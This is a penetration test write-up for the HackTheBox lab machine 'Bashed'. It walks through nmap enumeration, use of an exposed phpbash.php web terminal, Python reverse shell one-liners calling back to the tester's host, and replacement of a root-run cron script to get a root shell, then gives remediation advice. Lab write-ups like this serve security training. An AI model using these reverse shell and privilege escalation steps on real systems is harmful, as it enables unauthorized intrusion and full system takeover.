

Penetration Test Report for HackTheBox's "Bashed"



Report Prepared By: Matthew Holt

Table of Contents

| | | |
|-----|---------------------------|---|
| 1 | Executive Summary..... | 3 |
| 2 | Report Introduction | 4 |
| 3 | Scope..... | 4 |
| 3.1 | Assets in Scope | 4 |
| 4 | Methodologies | 4 |
| 5 | Findings | 8 |
| 5.1 | Impact | 8 |
| 6 | Recommendations..... | 8 |
| 7 | Conclusions | 9 |

1 Executive Summary

This penetration test report provides a detailed account of a security assessment conducted on HackTheBox's vulnerable machine, "Bashed." The purpose of this assessment was to identify potential vulnerabilities and demonstrate the exploitation process to gain unauthorized access. During the test, I discovered a web-based terminal running as the www-data user and leveraged this access to escalate privileges to root through a combination of enumeration, privilege escalation, and exploitation techniques.

Key findings indicate several security flaws that could allow an attacker to gain unauthorized access and escalate privileges to a root-level account. This report includes my recommendations for mitigating these risks and improving the overall security posture of similar systems.

2 Report Introduction

This report details my penetration testing efforts conducted on HackTheBox's vulnerable machine titled "Bashed." The primary goal of this assessment was to demonstrate my penetration testing methodologies and technical knowledge in identifying, exploiting, and mitigating security vulnerabilities in a controlled environment. The findings in this report outline the steps taken to compromise the target system and provide recommendations for improving the security posture of similarly vulnerable systems.

3 Scope

The penetration test was conducted against the HackTheBox machine "Bashed," a deliberately vulnerable virtual machine designed to simulate a real-world scenario. The objective was to identify vulnerabilities and exploit them to gain unauthorized access to the system.

3.1 Assets in Scope

| Host/URL/IP Address | Description |
|---------------------|-----------------------------------|
| 10.129.35.241 | IPv4 address for machine "Bashed" |

4 Methodologies

The following steps outline the methodology that I used to identify and exploit vulnerabilities in the target machine:

I conducted a comprehensive network scan using *nmap* to identify open ports and services.

- Command used: `nmap -A -T5 --min-rate=5000 -p- 10.129.35.241 -oN nmap_full_scan`

```
Nmap scan report for 10.129.35.241
Host is up (0.038s latency).
Not shown: 53810 closed tcp ports (conn-refused), 11724 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Results revealed port 80 open and running an Apache web server.


Based on the nmap results, I used *nmap* with the *http-enum* script to enumerate web directories and files.

- Command used: `nmap --script http-enum -p 80 10.129.35.241`


This scan revealed the existence of a `/dev/` directory accessible via web server.

```
Nmap scan report for 10.129.35.241
Host is up (0.050s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| /dev/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| /php/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_ /uploads/: Potentially interesting folder
```

Using Mozilla Firefox, I navigated to `http://10.129.35.241/dev/` discovered a file named `phpbash.php`.



Index of /dev

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
|  Parent Directory | | - | |
|  phpbash.min.php | 2017-12-04 12:21 | 4.6K | |
|  phpbash.php | 2017-11-30 23:56 | 8.1K | |

Apache/2.4.18 (Ubuntu) Server at 10.129.35.241 Port 80

By accessing phpbash.php, I was provided with a web-based terminal interface running as the www-data user. To gain a more stable shell, I set established Netcat listener on port 443 and executed a Python reverse shell one-liner.

- Command used in Ops Station terminal: netcat -nvlp 443
- Command used in phpbash.php terminal: python -c 'import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.29",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'

A shell was obtained as the www-data user.

```
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.16.29] from (UNKNOWN) [10.129.35.241] 45706
www-data@bashed:/var/www/html/dev$ whoami && ifconfig && uname -a
whoami && ifconfig && uname -a
www-data
ens33      Link encap:Ethernet  HWaddr 00:50:56:b0:8b:e2
           inet addr:10.129.35.241  Bcast:10.129.255.255  Mask:255.255.0.0
           inet6 addr: dead:beef::250:56ff:feb0:8be2/64  Scope:Global
           inet6 addr: fe80::250:56ff:feb0:8be2/64  Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:105264 errors:0 dropped:0 overruns:0 frame:0
           TX packets:105215 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:8169729 (8.1 MB)  TX bytes:8834972 (8.8 MB)

lo         Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:65536  Metric:1
           RX packets:242 errors:0 dropped:0 overruns:0 frame:0
           TX packets:242 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1
           RX bytes:19928 (19.9 KB)  TX bytes:19928 (19.9 KB)

Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
www-data@bashed:/var/www/html/dev$
```

To escalate privileges, I checked for available sudo privileges using sudo -l. The output revealed that www-data could run any command with sudo as the scriptmanager user.

```
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/var/www/html/dev$
```

I switched to the scriptmanager user by executing sudo -u scriptmanager /bin/bash.

While exploring the filesystem, I found a /scripts directory in the root filesystem (/).

```
scriptmanager@bashed:/$ ls -lisa
ls -lisa
total 92
  2  4 drwxr-xr-x 23 root      root      4096 Jun  2 2022 .
  2  4 drwxr-xr-x 23 root      root      4096 Jun  2 2022 ..
42599 4 -rw-----  1 root      root      212 Jun 14 2022 .bash_history
3109  4 drwxr-xr-x  2 root      root      4096 Jun  2 2022 bin
16067 4 drwxr-xr-x  3 root      root      4096 Jun  2 2022 boot
  2  0 drwxr-xr-x 19 root      root      4140 Aug 30 09:12 dev
34193 4 drwxr-xr-x 89 root      root      4096 Jun  2 2022 etc
 12  4 drwxr-xr-x  4 root      root      4096 Dec  4 2017 home
11799 0 lrwxrwxrwx  1 root      root      32 Dec  4 2017 initrd.img → boot/initrd.img-4.4.0-62-generic
131076 4 drwxr-xr-x 19 root      root      4096 Dec  4 2017 lib
16068 4 drwxr-xr-x  2 root      root      4096 Jun  2 2022 lib64
 11 16 drwx----- 2 root      root     16384 Dec  4 2017 lost+found
131073 4 drwxr-xr-x  4 root      root      4096 Dec  4 2017 media
16070 4 drwxr-xr-x  2 root      root      4096 Jun  2 2022 mnt
 13  4 drwxr-xr-x  2 root      root      4096 Dec  4 2017 opt
  1  0 dr-xr-xr-x 174 root      root      0 Aug 30 09:12 proc
16071 4 drwx----- 3 root      root      4096 Aug 30 09:13 root
  2  0 drwxr-xr-x 18 root      root      520 Aug 30 09:12 run
 15  4 drwxr-xr-x  2 root      root      4096 Dec  4 2017 sbin
34468 4 drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2 2022 scripts
 128 4 drwxr-xr-x  2 root      root      4096 Feb 15 2017 srv
  1  0 dr-xr-xr-x 13 root      root      0 Aug 30 09:12 sys
 130 4 drwxrwxrwt 10 root      root      4096 Aug 30 09:23 tmp
 131 4 drwxr-xr-x 10 root      root      4096 Dec  4 2017 usr
16087 4 drwxr-xr-x 12 root      root      4096 Jun  2 2022 var
11800 0 lrwxrwxrwx  1 root      root      29 Dec  4 2017 vmlinuz → boot/vmlinuz-4.4.0-62-generic
scriptmanager@bashed:/$
```

Inside /scripts, I found two files: test.py and test.txt. Observing the behavior of these files, I noticed that test.py periodically wrote to test.txt.

To escalate to root, I renamed test.txt to test.txt.old and noticed that it was recreated shortly after, suggesting a scheduled task was running. To investigate further, I transferred the tool [pspy64](#) to the target machine and ran it, revealing that test.py was executed periodically with root privileges.

```
2024/08/30 16:32:55 CMD: UID=0      PID=7      |
2024/08/30 16:32:55 CMD: UID=0      PID=5      |
2024/08/30 16:32:55 CMD: UID=0      PID=3      |
2024/08/30 16:32:55 CMD: UID=0      PID=2      |
2024/08/30 16:32:55 CMD: UID=0      PID=1      | /sbin/init noprompt
2024/08/30 16:33:01 CMD: UID=0      PID=3119   | python test.py
2024/08/30 16:33:01 CMD: UID=0      PID=3118   | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2024/08/30 16:33:01 CMD: UID=0      PID=3117   | /usr/sbin/CRON -f
2024/08/30 16:34:01 CMD: UID=0      PID=3123   | python test.py
2024/08/30 16:34:01 CMD: UID=0      PID=3122   | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2024/08/30 16:34:01 CMD: UID=0      PID=3121   | /usr/sbin/CRON -f
```

I renamed test.py to test.py.old and created a new test.py file with a Python reverse shell payload: `python -c 'import pty;import socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.29",1337));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'`

After setting up a Netcat listener on port 1337, I successfully established a shell as the root user.

```
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.16.29] from (UNKNOWN) [10.129.35.241] 47498
bash: cannot set terminal process group (3651): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts# whoami && uname -a && ip a
whoami && uname -a && ip a
root
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b0:8b:e2 brd ff:ff:ff:ff:ff:ff
    inet 10.129.35.241/16 brd 10.129.255.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb0:8be2/64 scope global mngtmpaddr dynamic
        valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb0:8be2/64 scope link
        valid_lft forever preferred_lft forever
root@bashed:/scripts# █
```

5 Findings

During this assessment, I identified several key vulnerabilities. The first was the unrestricted access to a web-based terminal through phpbash.php, which allowed initial access as the www-data user. Additionally, a misconfigured cron job was found to be executing scripts with root privileges, providing a clear pathway for privilege escalation.

5.1 Impact

The impact of these vulnerabilities is significant, allowing a complete system compromise. An attacker could exploit these flaws to execute commands with root privileges, gain full control of the system, and potentially cause further damage or exfiltration of sensitive data.

6 Recommendations

| Recommendation | Description |
|-------------------------------|--|
| Remove Unnecessary Web Shells | Remove phpbash.php and any other unnecessary or potentially dangerous files from the web server's directories. |
| Restrict Directory Access | Implement proper access controls to restrict access to sensitive directories |

| | |
|---------------------------------|--|
| | such as /dev/. Configure web server permissions to prevent unauthorized file access or execution. |
| Secure Scheduled Tasks | Restrict sudo privileges of the www-data user. Limit sudo permissions to only necessary commands and remove wildcard access to prevent privilege escalation. |
| Conduct Regular Security Audits | Perform regular security audits to identify and remediate vulnerabilities. This should include a comprehensive review of system configurations, user permissions, and scheduled tasks. |
| Implement Continuous Monitoring | Set up continuous monitoring to detect unauthorized access attempts or suspicious activity. Use monitoring tools to alert administrators of potential security incidents. |

7 Conclusions

The penetration test successfully demonstrated the ability to identify and exploit a critical vulnerability in a simulated environment. The steps outlined in this report showcase a methodical approach to vulnerability assessment and exploitation, underscoring the importance of regular patch management and proactive security measures to protect against real-world threats.